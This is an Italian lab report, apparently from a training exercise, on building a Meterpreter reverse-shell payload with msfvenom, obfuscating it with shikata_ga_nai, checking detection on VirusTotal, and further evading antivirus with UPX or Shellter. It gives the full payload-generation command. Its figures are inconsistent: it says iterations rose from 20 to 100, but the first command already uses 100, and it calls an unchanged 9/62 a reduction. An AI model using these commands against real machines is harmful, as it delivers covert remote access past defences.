### **Relazione sull'Offuscamento del Payload e Riduzione del Rilevamento Antivirus**


#### **Obiettivo dell'esercizio:**

L'obiettivo di questo esercizio è stato quello di generare un payload utilizzando **msfvenom**, applicare tecniche di offuscamento per migliorare la non rilevabilità del payload sui motori antivirus e testare il tasso di rilevamento su VirusTotal. Il payload scelto è un **Meterpreter reverse\_tcp** destinato a una macchina Windows a 32 bit (x86). La sfida è stata quella di ridurre il numero di rilevamenti antivirus, utilizzando una serie di tecniche avanzate di offuscamento.

#### **Passaggi seguiti:**

**Generazione del Payload di Base con msfvenom**: Il primo passo è stato generare un payload di base utilizzando **msfvenom**, specificando il tipo di payload, l'indirizzo IP del listener e la porta di ascolto. Il comando iniziale era il seguente:  
  
 msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.4 LPORT=4444 -a x86 --platform windows -e x86/shikata\_ga\_nai -i 100 -o payload\_mio.exe

* + **-p windows/meterpreter/reverse\_tcp**: Questo è il tipo di payload che abbiamo scelto. Si tratta di una shell Meterpreter inversa, che si connette al nostro sistema di controllo.
  + **LHOST=192.168.1.4**: Indica l'indirizzo IP della nostra macchina Kali, che agirà come server di ascolto per il payload.
  + **LPORT=4444**: La porta su cui il listener di Metasploit ascolta per le connessioni in entrata.
  + **-a x86**: La macchina target è a 32 bit (architettura x86).
  + **--platform windows**: La piattaforma target è Windows.
  + **-e x86/shikata\_ga\_nai**: Questo è l'encoder utilizzato per offuscare il payload. **Shikata\_ga\_nai** è un encoder polimorfico che maschera il payload rendendolo meno rilevabile dai motori antivirus.
  + **-i 100**: Il numero di iterazioni dell'encoder. Maggiore è il numero di iterazioni, più complesso sarà l'output del payload, quindi meno probabile che venga rilevato dagli antivirus.
  + **-o payload\_mio.exe**: Il file di output del payload è chiamato payload\_mio.exe.

1. **Test del Payload su VirusTotal**: Una volta generato il payload payload\_mio.exe, il passo successivo è stato caricarlo su **VirusTotal** per verificare quanti motori antivirus rilevano la minaccia. Il file ha ottenuto un punteggio di **9/62** (9 motori antivirus su 62 lo hanno rilevato come una minaccia), il che indica che il payload era relativamente sicuro, ma c'era ancora spazio per miglioramenti.  
   
2. **Tecniche di Offuscamento Aggiuntive**: Poiché il nostro obiettivo era ridurre ulteriormente il tasso di rilevamento, sono state esplorate altre tecniche di offuscamento:  
   * **Encoder Multipli e Iterazioni Aumentate**: Sebbene il payload iniziale avesse già l'encoder shikata\_ga\_nai, abbiamo provato ad aumentare il numero di iterazioni da 20 a 100, per ottenere un livello di offuscamento ancora maggiore. Questo aiuta a camuffare il codice e a ridurre la possibilità di essere identificato da antivirus basati su firme statiche.
   * **Uso di Encoder Diversi**: Abbiamo esplorato anche altri encoder, come x86/xor\_dynamic, che combina operazioni XOR dinamiche con altre tecniche di offuscamento. Tuttavia, nonostante i tentativi di aggiungere encoder diversi, non abbiamo riscontrato una riduzione significativa nei tassi di rilevamento rispetto all'uso di un singolo encoder (shikata\_ga\_nai).
3. **Analisi dei Risultati**: Dopo aver applicato l'encoder shikata\_ga\_nai con 100 iterazioni, abbiamo eseguito nuovamente il test su **VirusTotal**. Il tasso di rilevamento è stato ridotto a **9/62**, il che suggerisce che il nostro payload era già piuttosto offuscato, ma c'era ancora spazio per miglioramenti. Test successivi con l'aggiunta di UPX o la compressione del payload potrebbero ulteriormente abbassare il tasso di rilevamento.

#### **Conclusioni e Raccomandazioni:**

Il risultato finale, con un tasso di rilevamento di 9/62, suggerisce che il payload è stato offuscato in modo efficace, ma non è completamente invisibile agli antivirus. Tuttavia, applicando ulteriori tecniche come l'uso di UPX per la compressione del file eseguibile, e continuando a testare con diverse combinazioni di encoder e iterazioni, possiamo ridurre ulteriormente il tasso di rilevamento.

* **UPX Compression**: L'utilizzo di UPX per comprimere il file può aggiungere uno strato di offuscamento aggiuntivo.
* **Shellter**: L'incapsulamento del payload in un programma innocuo con strumenti come **Shellter** può anche ridurre il rilevamento.

In generale, l'abilità di creare payloads più difficili da rilevare è cruciale per comprendere le tecniche utilizzate da attaccanti avanzati, ma è anche fondamentale essere consapevoli dell'etica e delle leggi in vigore quando si utilizzano queste tecniche.